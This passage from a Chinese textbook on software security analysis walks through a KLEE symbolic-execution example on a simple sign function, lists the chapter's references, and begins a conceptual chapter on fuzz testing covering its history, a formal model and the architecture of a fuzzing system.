


图 5-40　KLEE 架构图

5.5.2 应用实例

KLEE、LLVM及STP的安装过程读者可按照官方文档进行，这里不再赘述。该用例主要用来说明使用KLEE测试程序时的主要步骤，下面有一个简单的函数：

```
int get_sign(int x){
  if(x==0)
    return 0;

  if(x<0)
    return -1;
  else
    return 1;
}
```

1. 输入变量符号化

为了测试目标函数，KLEE首先对函数输入参数进行符号化，这一个过程在源代码层完成，如下所示，在调用get_sign函数前插入klee_make_symbolic()函数，函数中3个参数分别为变量的地址、变量的大小、变量名称(任意符合命名规则的字符串)。

```
int main(){
  int a;
  klee_make_symbolic(&a,sizeof(a),"a");
  return get_sign(a);
}
```

2. 程序编译

因为KLEE的符号执行过程运行于LLVM码之上，所以测试程序前需要先用llvm-gcc将源码编译成LLVM码，假设程序名为get_sign.c，运行如下指令：

```
$llvm-gcc --emit-llvm -c -g get_sign.c
```

命令执行后会生成get_sign.o文件，命令行中的-g选项是为了在编译的时候将调试信息添加到文件中，KLEE使用调试信息才能够对文件细化到行一级别的分析，另外需要注意的是编译时不添加任何优化选项。

3. 运行KLEE

在文件get_sign.o上运行KLEE：

```
$klee get_sign.o
```

命令执行后会看到下面的输出信息(LLVM 2.8)：

```
KLEE: output directory="klee-out-0"

KLEE: done: total instructions=51
KLEE: done: completed paths=3
```

```
KLEE: done: generated tests=3
```

函数中总共有 3 条路径，x==0、x<0 和 x>0。上面的输出结果说明 KLEE 已经遍历了函数中的所有路径，并为每条路径都生成了对应的测试用例。KLEE 运行后生成的文件夹为 klee-out-0，其中包含了生成的所有测试用例。如果再次运行 KLEE，将生成 klee-out-1 文件夹，同时生成一个符号链接 klee-last 指向新生成的 klee-out-1 文件夹：

```
$ls klee-last/
assembly.ll      run.istats        test000002.ktest
info             run.stats         test000003.ktest
messages.txt     test000001.ktest  warnings.txt
```

4. 测试用例

KLEE 生成的测试用例的扩展名为.ktest，类型为二进制文件，可以使用 ktest-tool 对其进行读取。下面分析上面生成的 3 个用例：

```
$ktest-tool --write-ints klee-last/test000001.ktest
ktest file :'klee-last/test000001.ktest'
args       :['get_sign.o']
num objects:1
object    0 :name:'a'
object    0 :size:4
object    0 :data:1

$ktest-tool --write-ints klee-last/test000002.ktest
...
object    0 :data:-2147483648

$ktest-tool --write-ints klee-last/test000003.ktest
...
object    0 :data:0
```

可以看到，每个用例中定义了测试程序的参数符号(name)、符号变量的大小(size)及取值(data)。3 个用例中的取值对应到了函数的 3 条路径，说明了 KLEE 在测试简单程序时的有效性和完整性。对复杂程序或者 GNU 核心组件的测试可以参考官方文档进行实验。

参考文献

[1] King J C. Symbolic Execution and Program Testing[J]. Communications of the ACM，1976，19(7)：385-394.

[2] Godefroid P，Klarlund N，Sen K. DART：Directed Automated Random Testing[C]//ACM Sigplan Notices. ACM，2005，40(6)：213-223.

[3] Godefroid P，Levin M Y，Molnar D A. Automated Whitebox Fuzz Testing[C]//NDSS. 2008，8：

151-166.
[4] Sen K，Marinov D，Agha G. CUTE：A Concolic Unit Testing Engine for C[C]//ACM SIGSOFT Software Engineering Notes. ACM，2005，30(5)：263-272.
[5] Cadar C，Dunbar D，Engler D. KLEE：Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs[C]// USENIX Symposium on Operating Systems Design and Implementation，OSDI 2008，December 8-10，2008，San Diego，California，Usa，Proceedings. 2008:209-224.
[6] Wang T，Wei T，Lin Z，et al. IntScope：Automatically Detecting Integer Overflow Vulnerability in X86 Binary Using Symbolic Execution[C]//NDSS,2009.
[7] Saxena P，Poosankam P，McCamant S，et al. Loop-Extended Symbolic Execution on Binary Programs[C]//Proceedings of the Eighteenth International Symposium on Software Testing and Analysis. ACM，2009：225-236.
[8] Godefroid P，Luchaup D. Automatic Partial Loop Summarization in Dynamic Test Generation [C]//Proceedings of the 2011 International Symposium on Software Testing and Analysis. ACM，2011：23-33.
[9] Kroening D，Sharygina N，Tonetta S，et al. Loop Summarization Using Abstract Transformers [C]//International Symposium on Automated Technology for Verification and Analysis. Springer Berlin Heidelberg，2008：111-125.
[10] Kim M，Kim Y，Rothermel G. A Scalable Distributed CONCOLIC Testing Approach：An Empirical Evaluation [C]//2012 IEEE Fifth International Conference on Software Testing，Verification and Validation. IEEE，2012：340-349.
[11] Bucur S，Ureche V，Zamfir C，et al. Parallel Symbolic Execution for Automated Real-World Software Testing[C]//Proceedings of the Sixth Conference on Computer Systems. ACM，2011：183-198.
[12] Bounimova E，Godefroid P，Molnar D. Billions and Billions of Constraints：Whitebox Fuzz Testing in Production [C]//Proceedings of the 2013 International Conference on Software Engineering. IEEE Press，2013：122-131.
[13] Chipounov V，Kuznetsov V，Candea G. S2E：A Platform for In-vivo Multi-path Analysis of Software Systems[J]. ACM SIGPLAN Notices，2011，46(3)：265-278.
[14] 曹琰. 面向软件脆弱性分析的并行符号执行技术研究[D]. 郑州：解放军信息工程大学，2013.
[15] Montanari U. Networks of Constraints：Fundamental Properties and Applications to Picture Processing [J]. Information Sciences，1974，7(7)：95-132.
[16] 康文涛. 符号执行工具 KLEE 约束求解优化设计与实现[D]. 成都：电子科技大学，2014.

第6章 模糊测试

模糊测试是一种通过提供非预期输入，并监视目标软件在处理该输入后是否出现异常的软件动态分析方法，被广泛应用于软件漏洞挖掘的研究与实践工作中。模糊测试可以帮助软件测试人员与软件安全分析人员摆脱对源代码的依赖，并能减少程序编译优化、代码混淆对程序二进制代码分析的不利影响。模糊测试方法根据测试目标的软件或硬件形态、运行环境、通信接口的差异以及测试分析目的的不同存在较大的差异。本章试图从模糊测试的基本思想入手，介绍模糊测试的一些共性特征与典型案例。

本章的内容包括概述、基本原理与组成、基础方法与技术、模糊测试优化方法、分布式模糊测试、典型工具与案例6个部分。

6.1 概述

验证软件的安全性有两种方法：其一为形式化证明的方法，利用形式化证明的完备性验证软件的安全性；其二为测试分析的方法，通过穷举所有可能的状态与状态转移过程验证软件的安全性。随着软件功能复杂性与代码规模的急剧增加，形式化证明的方法已经难以在代码层级上得到应用，而以模糊测试为代表的软件测试方法在软件安全性分析中得到了广泛的应用。使用模糊测试发现软件漏洞，其关键在于构建并执行大量不同的动态执行过程。这一问题需要通过构建大量不同的输入并自动执行测试软件来解决，这也是模糊测试需要解决的核心问题。

模糊测试的起源可以追溯到1989年，Barton Miller教授在其高级操作系统课上开发了一款原始的模糊器，用于测试UNIX应用程序的健壮性，其使用了最简单的生成随机字符串的方法，却有效地改进了setuid应用程序可靠性，但当时并未提出模糊测试的概念。直到1999年，Oulu大学开始进行PROTOS测试集的开发工作，通过分析协议规约，产生违背规约的报文集合，将这些报文用于测试多个供应商的产品，这种方法逐渐成熟，也发现了大量的故障，标志着模糊测试发展的一个重要里程碑。2002年，Dave Aitel发布了SPIKE这款开源的模糊器，用于测试基于网络的应用程序，而文件模糊测试也在2004年开始兴起，包括FileFuzz和SPIKEfile等代表工具。

模糊测试与源代码审查是发现软件漏洞最多的两种方法，与源代码审查相比，模糊测试具有许多优势。首先，模糊测试不需要源代码的支持，是第三方安全研究者分析非开源的商业软件安全性的重要的基础性分析方法。其次，模糊测试会利用大量畸形数据对软件进行测试，能够发现软件隐蔽的脆弱性与漏洞，而这些漏洞一般来源于开发者的思维定

势,并且在单元测试、模块测试等多轮测试中都没有被发现。最后,模糊测试过程通过实际执行的方式分析软件行为,能够有效地避免非直接跳转、代码混淆等因素的干扰,同时也能够发现软件在编译过程中产生的漏洞。模糊测试的这些特点使其帮助程序员在20世纪已经发现了大量的软件漏洞,现已成为软件漏洞挖掘领域的基础性工具。随着软件安全开发得到广泛的重视,软件存在的漏洞也更加隐蔽,同时软件的规模与功能复杂度急剧增加,漏洞挖掘的难度也逐步增加。在此背景下,模糊测试方法需要利用其他软件分析方法的优势,克服自身存在的缺陷。

使用模糊测试进行挖掘漏洞面临数据样本空间大、等价测试用例多、漏洞判定困难、测试对象运行环境差异显著等难题。模糊测试数据样本空间大,使用穷举法进行遍历耗时太多,而各种抽样的方法又容易导致执行路径的遗漏,这是模糊测试也是动态分析面临的首要困难。等价测试用例多,主要体现在大量不同的测试数据对应相同的程序执行路径,导致持续性地未发现异常或者发现大量相同的异常类型,这也是模糊测试效率的主要瓶颈。漏洞判定困难,难以采用统一的模式对软件漏洞进行描述,除了内存溢出、内存违规访问等具有相似特征的底层设计与实现问题导致的漏洞外,越权访问、内置后门等软件设计与实现引起的逻辑漏洞的原因、机理与后果差别很大,这也是利用模糊测试发现软件漏洞迫切需要解决的难点之一。测试对象运行环境差异显著,主要指测试对象运行所需的硬件驱动、函数库等资源以及与环境交互的输入输出接口十分复杂并且多样,导致模糊测试过程中与测试对象进行数据交互、监控测试对象运行状态十分困难。针对模糊测试面临的难点和局限性,通常通过结合其他方面的方法和技术进行弥补,提高模糊测试系统的能力和效率。

6.2 基本原理与组成

本节首先介绍模糊测试的基本原理,分析模糊测试思想的可行性,然后进一步介绍模糊测试系统的架构组成,分析架构中每个模块的功能和面临的问题,最后介绍模糊测试的工作模式及不同工作模式下的系统架构。

6.2.1 基本原理

模糊测试的思想是构造所有可能的输入,并将输入传递给被测目标程序,然后监控目标程序在接收输入后是否出现异常情况,以此来发现软件中存在的缺陷和故障。大型程序的复杂性使得软件开发者很难全面考虑所有异常情况并做出正确的处理,而且程序可能由多个开发者甚至多个开发团队共同完成,再考虑到开发周期压力等外界因素,更是加大了处理所有可能输入的难度。模糊测试抓住了程序开发的痛点,通过构造出软件开发者预期之外的畸形输入,以此来发现目标软件的脆弱性。

在程序分析中,不同场景下某些概念会有细微的区别,为了下面讨论方便,在本节先对一些基本概念做出约定。

模糊测试:可以表示为集合 $Z=\{z\}$,其中 z 为模糊测试实例。

模糊测试实例:为一个二元组 $z=(D,t)$,其中 D 为输入数据的集合 $\{d_1,d_2,\cdots,d_n\}$,

t 为模糊测试实例对应的程序状态及状态转移过程，也就是程序指令序列以及对应的内存与寄存器状态，在不引起歧义的前提下，为了方便起见，在本章中可以将 t 称为程序执行路径。

程序执行路径：表示为 $t=\langle S,\rightarrow_s\rangle$，其中 $S=\{s_1,s_2,\cdots,s_n\}$ 为一个全序集，s 可以称为执行状态，$\rightarrow_s$ 为定义在 S 上的偏序关系，$\rightarrow_s$ 在指令上的投影就是指令间的支配关系 $\rightarrow$，所有程序执行路径的集合 T 包含程序全部的行为。

执行状态：表示为 $s=(c,M)$，其中 c 为二进制指令，M 为内存与寄存器状态的集合，在实际工作中一般以受到 c 影响的内存与寄存器状态的集合 M' 近似，即 $M'\subset M$。

输入数据：表示为 $d=(v,\text{cond})$，其中 v 为输入数据的取值，cond 为数据输入的条件，cond 一般为程序的网络输出或窗口输出。

程序异常：表示为 e，指一种特殊的程序执行状态，该状态没有后续状态，此时程序的执行流已经进入操作系统的异常处理流程，或者已经非正常终止。

异常执行路径：表示为 t_e，指其对应的程序执行状态集合 S 包含程序异常 e。

等价执行路径：若程序执行路径 t 在指令上的投影 $C=\{c_1,c_2,\cdots,c_n\}$ 相等，则可以把这些程序执行路径称为等价执行路径 $\bar{t}=\{t'\in T|t'\sim t\}\subset T$，其中 $\sim$ 为程序执行路径的等价关系。

测试用例集合：表示为 $\mathbb{D}$，是输入数据空间的一个子集，一般来说，测试用例集合上定义了一个偏序 $\rightarrow_d$，表示在模糊测试过程中测试用例 $D\in\mathbb{D}$ 的执行顺序。

测试用例序号：测试用例 D 的序号 $k=\|\{D'|D'\rightarrow_d D\}\|$，$k\in[0,\infty)$。

程序执行过程：在 D 的描述足够全面，并且程序的行为与时间、调度等潜在因素无关的情况下，对于同一个 p，其对应的程序执行路径 t 是唯一的，此时程序执行过程 p 可以视作测试用例 D 到程序执行路径 t 的映射。

异常测试用例：表示为 D_e，指一个测试用例 D，$p(D)=t_e$，全部异常测试用例的集合为 $\mathbb{D}_e$。

等价测试用例：在 D 的描述足够全面，并且程序的行为与时间、调度等潜在因素无关的情况下，可以将程序执行路径作为测试用例的像，即对于一个确定的 D，有且只有一个唯一的 t 与之对应，此时等价执行路径 $\bar{t}$ 也对应着等价测试用例 $\bar{D}$。

模糊测试的目标根据应用场景的不同而存在细微区别，对于软件测试更加注重测试用例的覆盖率，对漏洞发掘则更加注重快速地发现存在漏洞的软件执行路径。在实际使用中比较常用的描述测试用例覆盖率的方式是路径覆盖率，此外还有指令覆盖率、基本块（函数）覆盖率、条件覆盖率等方式。对于测试用例集合 $\mathbb{D}$，其路径覆盖率 $f_t=\dfrac{\|\{\bar{D}|E\cap\bar{D}\neq\varnothing\}\|}{\|\{\bar{D}\}\|}$。在获得了一定的路径覆盖率后，为了提高测试效率，还需要提高测试用例的路径覆盖效率，也就是说利用尽可能少的测试用例达到同样的路径覆盖率，路径覆盖效率 $r_t=\dfrac{\|\{\bar{D}|E\cap\bar{D}\neq\varnothing\}\|}{\|E\|}$。对于漏洞挖掘的应用场景，其侧重点在于快速地挖掘软件漏洞，此时测试用例集合与测试用例的执行顺序都会影响漏洞挖掘的速度，因此需要引入一个新的指标——首次命中轮数 $h_t=\inf\{k|D_k\in\mathbb{D}_e\}$来进行评价。

6.2.2 系统组成

模糊测试需要构造合适的输入，然后强制目标接收输入数据，并观测目标的反应，同时需要批量和自动化地进行测试来提高测试速度。一般来说，模糊测试分为测试数据生成、数据交互与控制、测试结果反馈3个阶段。测试数据生成过程主要通过各种策略，依据网络协议或文件格式生成各种类型的输入数据，并组装成网络数据包、磁盘文件等数据实体；数据交互与控制过程利用网络、测试环境与测试对象通过网络数据包与磁盘文件等形式进行数据交互，并控制程序执行过程；测试结果反馈过程监控程序执行过程中的程序状态，判断程序是否出现异常或崩溃，然后获取现场状态，还可以做一些后续处理。

根据模糊测试的一般过程，可以将模糊测试系统划分成3个模块：数据生成模块、环境监控模块和状态监控模块，如图6-1所示。数据生成模块按照一定的策略生成构造测试用例，这些测试用例可能部分符合规范的输入，部分违反规范输入格式；环境控制模块主要负责将数据生成模块生成的数据传递给测试对象并控制测试对象的运行；状态监控模块负责监控测试对象的执行状态，得到的运行状态可以作为反馈指导数据生成模块的测试用例生成过程。





图6-1 模糊测试系统架构

1. 数据生成模块

数据生成模块负责按照一定的策略批量生成测试用例，策略包含数据的语法格式与数据生成方法。数据的语法格式描述了数据如何被组装成网络数据包或一个文件，它的具体形式可能是对网络数据包的每个字段的严格定义，也可能是一个种子文件的语法描述与部分字段变异的方式。对数据格式每个字段进行严格定义，适用于网络协议等格式相对简单的情况，而对复杂的文件格式进行描述一般采用种子文件与部分字段语法描述的方式。数据生成方法包含字段数据的生成策略与字段数据的组合策略，根据语法格式生成测试数据。对于一般字段，数据生成方法根据字段长度确定取值范围，并在此范围内



选取有代表性的值作为测试数据；对于取值受到约束的字段，如校验和字段，则按照约束生成测试数据；对于取值受到运行时状态影响的数据，如 TCP 协议握手过程数据包，则需要根据返回的数据包来确定取值。

为了尽可能覆盖程序所有可能的执行路径，最简单粗暴的思想是穷举所有的输入情况。在密码学的发展历程中，经验告诉人们，密钥空间足够大的情况下穷举破解是不现实的，2^{4096} 的输入空间即使消耗全球计算资源也难以在百年内实现穷举，而这仅仅需要 4096b，即 512B 的输入，对于软件的输入，以文件输入为例，少则几千字节，多则数兆字节，穷举是不现实的办法。模糊测试在数据生成阶段根据测试对象的特点采用有针对性的策略生成数据，以期在降低输入样本空间的大小的同时提高程序执行路径的覆盖率和代码覆盖率，这些策略包括：针对大规模输入采用基于种子输入的部分字段变异策略，针对复杂数据结构采用复合类型数据生成策略，针对复杂的数据交互方式采用多阶段交互类型数据生成策略，详细内容将在 6.3.1 节进行介绍。

数据生成模块另一个需要克服的困难是测试对象存在差异导致输入数据通用性较差，例如文件输入不能作为网络输入，不同的文件格式不能共用数据格式。针对这一问题，市面上诞生了专门针对某一款软件或者某一项网络协议的模糊测试工具，如 FTP FUZZ；同时也诞生了支持数据格式定义的模糊测试系统，如 Peach、Sulley 等。有针对性的模糊测试工具其实是对输入的数据格式进行了预定义，使用简单，但通用性和可扩展性较弱，难以应对数据格式的更新与变化；支持输入配置的模糊测试系统将由用户自定义数据语法格式，使用较为复杂，需要用户花费较多时间学习工具的使用与配置规则，也需要用户学习挖掘对象的输入格式，但可扩展性好，支持的测试对象面广。

2. 环境控制模块

环境控制模块负责测试对象的控制和运行环境的维护。测试对象控制的目标包含测试目标软件的启动、暂停、终止以及数据交互过程，此外还有测试服务目标网络连接的创建、传输、断开等，如 Word 程序的打开与关闭，TCP 连接的创建、断开和数据包的发送等。运行环境维护是构建测试对象的运行所需的所有环境因素，包含网络环境与主机环境，并恢复消除测试过程中产生的破坏影响，如 Word 打开文件失败会被记录到注册表中，下次启动会提示进入安全模式。

测试对象的控制同样面临测试对象多样化问题，不同测试对象需要不同的控制方式，测试对象根据输入数据交互方式的不同通常分为网络服务类和文件处理程序两大类。针对网络服务测试对象，环境控制模块需要支持多种网络层与连接层协议，支持采用不同网络协议的不同类型的测试对象，并将数据生成模块生成的应用层数据包按照测试对象要求的协议封装成网络层数据包，通过网络方式发送给测试对象。针对文件处理程序，环境控制模块能够将文件作为测试对象的输入，通过调用 cmd 或 shell 启动测试对象打开文件，并且接受文件路径作为命令行参数。在某些特定情况下或考虑到特殊需求，环境控制模块能够通过创建进程的方式启动测试对象，然后再通过 com 接口或其他进程间通信的方式让测试对象打开文件。

环境控制模块还需要构建测试对象运行所需的所有环境因素，包含网络环境与主机环境。有些软件在打开文件时还伴随着一些网络访问，这些网络访问的状况可能会影响

程序执行的结果,因此环境控制模块应根据需要开放外网连接,或者模拟特定网络服务使得测试对象按特定工作模式运行。有些软件在打开文件时可能会在文件系统或注册表中产生一些残余信息,这些信息可能会影响下一次文件打开过程,此时环境控制模块还需要对这些残余数据进行清理。

3. 状态监控模块

状态监控模块的功能是监控测试对象的运行状态,捕获程序执行过程中出现的异常,记录触发该异常的测试用例。状态监控模块监控的目标程序运行状态包括被捕获的异常与未被捕获的异常。被捕获的异常主要指畸形数据被正确解析并由目标程序的异常处理过程捕获的异常和畸形数据被目标程序错误解析而由操作系统异常处理例程捕获的异常;未被捕获的异常指畸形数据对应的程序执行路径巧合地绕过了目标程序与操作系统的异常处理过程或者实现了一次成功的利用。状态监控模块还需要记录异常的现场状态,以区分不同测试用例导致的不同的异常,并可以用于复现测试异常,为分析其是否潜在漏洞提供数据支撑。

状态监控模块在捕获异常时需要对测试对象异常的 3 种情况分别进行处理。第一种是被测试对象内置的异常处理流程捕获,导致程序结束或者该测试用例对应的处理过程结束;第二种是程序内置的异常处理过程没有进行处理,导致执行过程进入操作系统默认的异常处理过程,此时程序将被中断执行;第三种是测试对象以超出设计预期的方式进行了异常处理,并导致了未预期的结果。一般来说,在软件漏洞发掘过程中后两种情况最有价值,它有可能揭示了一个漏洞。状态监控模块主要对后两种情况进行监控。对于第二种情况,可以将状态监控模块作为独立的可执行程序,并将 Windows 的默认调试器设为该可执行程序的路径,就可以在测试对象出现异常的第一时间发现。对于第三种情况,状态监控模块需要根据测试对象的实际情况设置异常监控的触发条件,如监控测试对象的进程的网络操作、文件读写操作以及生命周期等状况,判断其是否出现某种异常行为。

对于同时只能处理一个测试用例的测试对象,状态监控模块可以简单地精确确定异常对应的测试用例。但是对于测试对象同时使用多个线程处理多个测试用例的情况,例如能同时处理大量 HTTP 请求的 Web 服务器,使用这种简单的状态监控方法就不能满足要求。针对多线程处理带来的困难,可以通过估计测试用例可能存在的范围,选取可能触发异常的多个测试用例进行弥补。然而,更加积极的方法是深入测试对象的执行过程,获取更细粒度的执行状态,从而进行更准确的判断。这种细粒度监控方法除了可以帮助定位引发异常的测试用例外,还能提取线索以指导测试用例生成过程。

6.2.3 工作模式

